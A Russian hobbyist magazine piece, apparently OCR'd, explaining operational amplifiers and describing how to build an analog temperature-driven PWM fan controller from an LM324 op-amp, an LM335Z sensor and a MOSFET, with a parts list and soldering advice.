Адская вещь, скажу тебе. Содержит выход и два входа. Один вход прямой, другой инверсный. Внутри напряжения по этим двум входам математически складываются (с учетом знака входа), а результат умножается на коэффициент усиления и выдается на выход. Коэффициент усиления этого девайса в идеальном случае достигает бесконечности, а в реальном близок к сотням тысяч. В чем это выражается? А в том, что ты подаешь на вход, скажем, 1 милливольт, а выход сразу же зашкаливает под максимум — выдавая напряжение питания. Как же тогда работать, если его зашкаливает от малейшего сигнала? Зависит от задачи. Например, если нам нужно сравнивать два сигнала, то один мы подаем на отрицательный вход, а другой на положительный. В данном случае выход нам покажет либо минимум напряжения, либо максимум, в зависимости от того, где сигнал больше — на отрицательном входе или на положительном. Такой режим работы операционного усилителя называется компаратором. Недавно я его применил, чтобы отследить просадку напряжения питания на устройстве. Смотри схему: на минус у меня идет опорное напряжение со стабилитрона. Оно всегда равно 3.3 вольта — за этим стабилитрон и следит. А вот на второй вход идет напряжение с делителя — оно зависит от общего напряжения питания. В нормальном режиме, когда на входе 12 вольт, с делителя идет порядка 4 вольт, это выше чем 3.3 опорного, и с компаратора выходит +5 вольт (максимум питающего). При просадке напряжения ниже определенного порога, с делителя начинает выходить уже менее 3.3 вольт, и компаратор резко перекидывается в противоположное положение — 0 вольт (миниум питающего). Этот переход отслеживает микроконтроллер и дает сигнал тревоги.

Если от операционного усилителя нужно получить усиление, то понадобится как-то обуздать его бешеный коэффициент. Для этого ему добавляют отрицательную обратную связь. Берут и с выхода подают сигнал на отрицательный вход, подмешивая его к основному входному сигналу. В итоге, выходной сигнал вычитается из входного. А коэффициент усиления становится равным отношению резисторов на входе и выходе (смотри схему).

Но это далеко не все фишки, которые умеет делать операционный усилитель. Если в обратную связь сунуть конденсатор, то получим интегратор, выдающий на выходе интеграл от функции входного сигнала. А если скомбинировать конденсатор с резистором, да индуктивность на вход... В общем, тут можно книгу написать, этими занятными процессами занимается отдельная наука — автоматическое управление. Кстати, именно на операционных усилителях сделаны аналоговые компьютеры, считающие дифференциальные уравнения с такой скоростью, что все цифровые компы нервно курят в уголке.

☒ ЗАКЛЮЧЕНИЕ

То, что я сейчас рассказал, является лишь крошечной частью того, что тебе еще потребуется изучить и понять. Это даже не основы, это начало основ. Но не отчаивайся, изучай, вкуривай и, главное, экспериментируй, экспериментируй и еще раз экспериментируй. Тогда, в один прекрасный момент, поймав за хвост шальную мысль, ты уже будешь точно знать, как реализовать ее в железе. Дерзай!

P.S. Если тема будет интересна, то в будущем можно будет двинуть статью из той же области, например, рассказать о функциональных блоках, вроде генератора или источника питания. Пиши мылом или лезь в dihalt.livejounal.com и задавай вопросы, что-нибудь придумаем.






Схема девайса

АРТЕМИЙ «DI HALT» ИСЛАМОВ
/ DI_HALT@MAIL.RU /

АНАЛОГОВЫЙ МОДДИНГ

Реобас по-фрикерски

Давным-давно, когда я сидел на дорогущем инете с трафиком, я загнался по моддингу. Визуально-оформительская часть этого движения была мне по барабану, а вот тишины хотелось сильно. В своих изысканиях я наткнулся на интересный девайс — реобас. Прочитав текстовое описание, с любопытством подгрузил картинки и жестоко обломался — перспектива крутить ручки, выставляя скорость вентиляторов, показалась совершенно бредовой. Я же ленивый до безумия, либо выставлю на максимум, чтобы получить нормальное охлаждение, и буду сидеть, слушая свист ветра и вой кулеров, либо забуду на минимуме и, в итоге, получу синий экран смерти из-за перегрева. Пришлось врубить родимый паяльник и начать изобретать систему управления кулерами.




ПРОПОРЦИОНАЛЬНОЕ УПРАВЛЕНИЕ — ЗАЛОГ ТИШИНЫ!

Какая задача ставится перед нашей системой управления? Да чтобы пропеллеры зря не вращались, и была зависимость скорости вращения от температуры. Чем горячее девайс — тем быстрей вращается вентилятор. Логично? Логично! На том и порешим.

Можно, конечно, заморачиваться с микроконтроллерами. Но, на мой взгляд, проще и дешевле сделать аналоговую систему управления — не надо будет париться с программированием на ассемблере. Кроме простоты в наладке и настройке, преимуществом будет, что любой при желании сможет расширить и надстроить систему по своему вкусу, добавив каналов и датчиков. Все, что от тебя потребуется, это несколько резисторов, одна микросхема и термодатчик. Ну а также прямые руки и некоторый навык пайки.

СОСТАВ

Для начала собери необходимое барахло. Однозначно, нам потребуется паяльник, желательно маломощный, ватт на 40 максимум. Немного олова и канифоли, а лучше флюса, вроде ЛТИ-120 или горячо любимого мною канифоль-геля. Пригодится и пинцет. Еще нам нужен будет кусок фольгированного текстолита, минимум, четыре на четыре сантиметра. Покупается либо в радиомагазине, либо на радиобарахолке у дедов старьевщиков.

Дальше — чип резисторы размера 1206. Их можно навыпаивать из какой-нибудь убитой электроники. Выпаиваются они посредством нагрева платы на электроплитке с последующим снятием деталей пинцетом. Или просто купи в магазине — средняя цена за один резистор 30 копеек. В конце концов, никто не мешает тебе чуток подправить плату, чтобы на место чип резисторов впаять обычные, с ножками, а уж их в любом старом транзисторном телевизоре навалом.

Номиналы тех, что стоят в моей схеме, вынесены на врезку, а я по ходу статьи буду объяснять, что на что можно заменить, если вдруг не найдешь указанного.

Продолжим. Потребуется многооборотный переменный резистор примерно на 15кОм. Также — чип конденсатор размера 1206 на 470нф (0.47мкФ), любой электролитический кондер напряжением от 16 вольт и выше и емкостью в районе 10-100мкФ. Конденсатор можно выковырять из убитого блока питания, да и в любой китайской аппаратуре их обычно пруд пруди.

Винтовые клеммники — по желанию. Можно просто припаять провода к плате, но я поставил клеммник чисто по эстетическим соображениям. Девайс должен выглядеть солидно.

В качестве силового элемента, который и будет управлять питанием кулера, мы возьмем мощный MOSFET транзистор. Например, IRF630 или IRF530. Их иногда можно выдрать из старых блоков питания от компа. Конечно, для крохотного пропеллера его мощность избыточна, но мало ли, вдруг ты захочешь туда что-нибудь помощней всунуть?

Температуру будем щупать прецизионным датчиком LM335Z, которых я заказал нахаляву из корпорации ST microelectronics столько, что солить можно. Впрочем, он стоит не более десяти рублей и дефицита не представляет, да и заменить его при случае можно каким-нибудь терморезистором, благо он тоже не является редкостью.


Основной деталью, на которой все и основано, является микросхема, представляющая из себя четыре операционных усилителя в одном корпусе — LM324N, очень популярная штука. Имеет кучу аналогов (LM124N, LM224N0, 1401УД2А), главное убедись, чтобы она была в DIP корпусе (такой длинный, с четырнадцатью ножками, как на рисунках).

Для красоты и наглядности я разложил это дело на бумажке, чтобы ты мог полюбоваться, а сейчас подробно расскажу, как это работает, чтобы ты при случае мог со знанием дела переделать все под любую другую задачу.

ЗАМЕЧАТЕЛЬНЫЙ РЕЖИМ — ШИМ

Чтобы вентилятор вращался медленней, достаточно снизить его напряжение. В простейших реобасах это делается посредством переменного резистора, который ставят последовательно с двигателем. На резисторе упадет напряжение, как результат — попадет меньше и на двигатель. В итоге — снижение оборотов. Где подлость, не замечаешь? Засада в том, что энергия, выделившаяся на резисторе, преобразуется не во что-нибудь, а в обычное тепло. Тебе нужен обогреватель внутри компа? Явно нет! Поэтому мы пойдем более хитрым путем — применим широтно-импульсную модуляцию aka ШИМ или PWM. Страшно звучит, но не бойся, тут все просто. Представь, что двигатель это телега. Ты можешь толкать его ногой непрерывно, что равносильно прямому включению. А можешь двигать пинками — это и будет ШИМ. Чем длинней по времени толчок ногой, тем сильнее ты разгоняешь телегу.

При ШИМ на двигатель идет не постоянное напряжение, а прямоугольные импульсы, словно ты включаешь и выключаешь питание, только быстро, десятки раз в секунду. Но двигатель имеет неслабую инерцию и индуктивность обмоток, поэтому эти импульсы как бы суммируются между собой. То есть чем больше суммарная площадь под импульсами в единицу времени, тем большее эквивалентное напряжение идет на двигатель. Подаешь узенькие, словно иголки, импульсы — двигатель еле вращается, а если подать широкие, практически без просветов, то это равносильно прямому включению. Включать и выключать двигатель будет наш MOSFET транзистор, а формировать импульсы будет схема.




Монтажка Must Die! Печатка — выбор профи!

ПИЛА + ПРЯМАЯ = ?


Столь хитрый управляющий сигнал получается элементарно. Для этого нам надо в компаратор загнать сигнал пилообразной формы и сравнить его с каким-либо постоянным напряжением. Смотри на рисунок. Допустим, у нас пила идет на отрицательный выход компаратора, а постоянное напряжение на положительный. Компаратор складывает эти два сигнала, определяет, какой из них больше, а потом выносит вердикт. Если напряжение на отрицательном входе больше, чем на положительном, то на выходе получим ноль вольт, а если положительное больше отрицательного, то на выходе напряжение будет около 12 вольт. Пила у нас идет непрерывно, она не меняет свою форму со временем — такой сигнал называется опорным. А вот постоянное напряжение может двигаться вверх или вниз, увеличиваясь или уменьшаясь в зависимости от температуры датчика. Чем выше температура датчика, тем большее напряжение с него выходит, а значит, «напруга» на постоянном входе становится выше и, согласно этому, на выходе компаратора импульсы становятся шире, заставляя вентилятор крутиться быстрее. Так будет до тех пор, пока постоянное напряжение не перекроет пилу, что вызовет включение двигателя на полные обороты. Если же температура низкая, то и напряжение на выходе датчика низкое и постоянная уйдет ниже самого нижнего зубчика пилы, что вызовет прекращение вообще каких-либо импульсов и двигатель вообще остановится. Загрузил, да? Ничего, мозгам полезно работать.

ТЕМПЕРАТУРНАЯ МАТЕМАТИКА

В качестве датчика у нас используется LM335Z. По сути, это термостабилитрон. Прикол стабилитрона в том, что на нем, как на ограничительном клапане, выпадает строго определенное напряжение. А у термостабилитрона напряжение зависит от температуры. У LM335 зависимость выглядит,



Подключили вентилятор и начали греть датчик для проверки. Разгоняется!



Готовый девайс

как 10mV * 1 градус по Кельвину. То есть отсчет ведется от абсолютного нуля. Ноль по Цельсию равен 273 градусам по Кельвину. А значит, чтобы получить напряжение, выходящее с датчика, скажем, при плюс двадцати пяти градусах Цельсия, нам надо к двадцати пяти прибавить двести семьдесят три и умножить полученную сумму на десять милливольт.

```
(25+273)*0.01 = 2,98В
```

При других температурах напряжение будет меняться несильно, те же 10 милливольт на градус. В этом заключается очередная подстава.
Напряжение с датчика меняется незначительно, а сравнивать его надо с пилой, у которой высота зубьев достигает аж десяти вольт. Чтобы с датчика напрямую получить постоянную составляющую на такое напряжение, нужно нагреть его до тысячи градусов — лажа редкостная. Как тогда быть?
Так как температура вряд ли опустится ниже двадцати пяти градусов, то все, что ниже этой отметки, нас не интересует. Значит, можно из выходного напряжения с датчика выделить лишь самую верхушку, где происходят все изменения. Как? Да просто вычесть из выходного сигнала две целых девяносто восемь сотых вольта. А оставшиеся крохи умножить на коэффициент

Мой перечень элементов


- Резистор чип 1206 47кОм — 2 шт.
- Резистор чип 1206 30кОм — 2 шт.
- Резистор чип 1206 на 1кОм — 2 шт.
- Резистор чип 1206 на 56 Ом — 1 шт.
- Резистор чип 1206 на 56кОм — 1 шт.
- Резистор чип 1206 на 100кОм — 2 шт.
- Резистор чип 1206 на 12кОм — 2 шт.
- Резистор многооборотный, подстроечный на 15кОм — 1шт.
- Конденсатор чип 1206 на 470нФ
- Конденсатор электролитический на 100мкФ 16вольт
- Термодатчик LM335Z (именно Z, так как бывают в другом корпусе)
- Микросхема LM335N в корпусе DIP
- Транзистор IRF630 или аналогичный
- Текстолит фольгированный, односторонний 4 на 4 см.

Можешь с этим списком идти в ближайший радиомагазин. Почти наверняка там все будет.

усиления, скажем, на тридцать. Получим порядка 10 вольт на пятидесяти градусах — и вплоть до нуля на более низких температурах. Таким образом, у нас в наличии своеобразное температурное «окно» от двадцати пяти до пятидесяти градусов, в пределах которого работает регулятор. Ниже двадцати пяти — двигатель выключен, выше пятидесяти — включен напрямую. Ну а между этими значениями скорость вентилятора пропорциональна температуре. Ширина окна зависит от коэффициента усиления. Чем он больше, тем уже окно, так как предельные 10 вольт, после которых постоянная составляющая на компараторе будет выше пилы и мотор включится напрямую, наступят раньше. Но ведь мы не используем ни микроконтроллер, ни средства компьютера, как же мы будем делать все эти вычисления? А тем же операционным усилителем. Он ведь не зря назван операционным, математические операции — его изначальное назначение. На них построены все аналоговые компьютеры — потрясающие машины, между прочим.
Чтобы вычесть одно напряжение из другого, нужно подать их на разные входы операционного усилителя. Напряжение с термодатчика подаем на положительный вход, а напряжение, которое надо вычесть (напряжение смещения), подаем на отрицательный. Получается вычитание одного из другого, а результат умножается на огромное число, практически на бесконечность. Но нам бесконечность не нужна, так как в этом случае температурное окно сужается в точку на температурной шкале, и мы имеем либо стоящий, либо бешено вращающийся вентилятор, а нет ничего более раздражающего, чем включающийся и выключающийся компрессор совкового холодильника. Поэтому, чтобы не получить аналог холодильника, мы будем понижать коэффициент усиления, добавляя к нашему вычитателю обратные связи.
Суть обратной связи в том, чтобы с выхода сигнал загнать обратно на вход. Если напряжение с выхода вычитается из входного, то это отрицательная обратная связь, а если складывается, то положительная. Положительная обратная связь увеличивает коэффициент усиления, но может привести к генерации сигнала (автоматчики называют это потерей устойчивости системы). Хороший пример положительной обратной связи с потерей устойчивости — вспомни, когда ты включаешь микрофон и тычешь им в динамик, обычно сразу же раздается противный вой или свист — это и есть генерация. Нам же надо уменьшить коэффициент усиления нашего операционника до разумных пределов, поэтому мы применим отрицательную связь и заведем сигнал с выхода на отрицательный вход.
Соотношение резисторов обратной связи и входа даст нам коэффициент усиления, влияющий на ширину окна регулирования. Я прикинул, что тридцати будет достаточно, ты же можешь пересчитать под свои нужды.

ПИЛА

Осталось изготовить пилу, а точнее, собрать генератор пилообразного напряжения. Состоять он будет из двух операционников. Первый за счет положительной обратной связи оказывается в генераторном режи-



Формирование импульсов ШИМ

Расчет коэффициентов и диапазона регулирования

ме, выдавая прямоугольные импульсы, а второй служит интегратором, превращая эти прямоугольники в пилообразную форму. Конденсатор в обратной связи второго операционного усилителя определяет частоту импульсов. Чем меньше емкость конденсатора, тем выше частота, и наоборот. В ШИМ генерации действует принцип: «чем больше, тем лучше». Но есть один косяк — если частота попадет в слышимый диапазон (от 20 до 20000Гц), то двигатель будет противно пищать на частоте ШИМ, что явно расходится с нашей концепцией бесшумного компьютера. А добиться из этой схемы частоты больше, чем пятнадцать килогерц, мне не удалось — звучало отвратительно. Пришлось загнать частоту в нижний диапазон, в район двадцати герц. Движок начал чуток вибрировать, но неслышно и так, что ощущается только пальцами.

☒ СХЕМА

Так-с, с блоками разобрались, пора бы и на схемку поглядеть. Думаю, ты уже догадался, что тут к чему. А я все равно поясню, для большей ясности. Пунктиром на схеме обозначены функциональные блоки.

Блок #1 — это генератор пилы. Резисторы R1 и R2 образуют делитель напряжения, чтобы подать в генератор половину питающего. В принципе они могут быть любого номинала, главное, чтобы были одинаковыми и не шибко большого сопротивления, в пределах сотни кОм. Резистор R3 на пару с конденсатором C1 определяют частоту: чем меньше их номиналы, тем больше частота, но повторюсь, что мне не удалось вывести схему за звуковой диапазон, поэтому лучше оставь, как есть. R4 и R5 это резисторы положительной обратной связи. Также они влияют на высоту пилы относительно нуля. В данном случае параметры оптимальные, но если не найдешь таких же, то можно брать плюс-минус кОм. Главное соблюдать пропорцию между их сопротивлениями примерно 1:2. Если сильно снизить R4, то придется снизить и R5.

Блок #2 — это блок сравнения, тут происходит формирование ШИМ импульсов из пилы и постоянного напряжения.

Блок #3 — это как раз схема устраивающая вычисление температуры. Напряжение с термодатчика VD1 подается на положительный вход, а на отрицательный вход подается напряжение смещения с делителя на R7. Вращая ручку подстроечного резистора R7, можно сдвигать окно регулирования выше или ниже по температурной шкале.

Резистор R8 может быть в пределах 5-10кОм. Больше нежелательно, меньше — тоже, может сгореть термодатчик. Резисторы R10 и R11 должны быть равны между собой. Резисторы R9 и R12 — тоже. Номинал резисторов R9 и R10 может быть в принципе любым, но надо учитывать, что от их отношения зависит коэффициент усиления, определяющий ширину окна регулирования. Ku = R9/R10, исходя из этого соотношения, можно выбирать номиналы, главное, чтобы они были не меньше 1кОм. Оптимальным, на мой взгляд, является коэффициент, равный 30, что обеспечивается резисторами на 1кОм и 30кОм.

☒ МОНТАЖ

Девайс выполнен печатным монтажом, чтобы быть компактней и аккуратней. Рисунок печатной платы в виде Layout файла выложен на диске (вместе с программой для просмотра). Сама же печатная плата выполняется на раз-два посредством лазеро-утюжной технологии, подробное описание которой также лежит в приложении на диске. Впрочем, метод пользуют электронщики всей страны, поэтому технология уже обсосана на сотне форумов и находится любым поисковиком по запросу «ЛУТ печатная плата». Ничего сложного там нет, а значит, у тебя обязательно получится. Если не с первого раза, то со второго.

Когда все детали будут в сборе, а плата вытравлена, можно приступать к сборке. Резисторы и конденсаторы можешь припаивать без опаски, так как они почти не боятся перегрева. Придерживаешь детальку пинцетом и слегка касаешься паяльником. Главное, смазать точки пайки флюсом и слегка облудить, то есть покрыть тонким слоем олова. Особую осторожность следует проявить с MOSFET транзистором. Дело в том, что он боится статического электричества. Поэтому, прежде чем доставать его из фольги, в которую тебе его завернули в магазине, рекомендую снять с себя синтетическую одежду и коснуться рукой оголенной батареи или крана на кухне. Микруху можно перегреть, поэтому когда будешь паять ее, то не держи паяльник на ножках дольше пары секунд. Ну и еще, напоследок, дам совет по резисторам, а точнее по их маркировке. Видишь цифры на спинке? Так вот, это сопротивление в Омах, а последняя цифра обозначает число нулей после. Например, 103 это 10 и 000, то есть 10000 Ом или 10кОм.

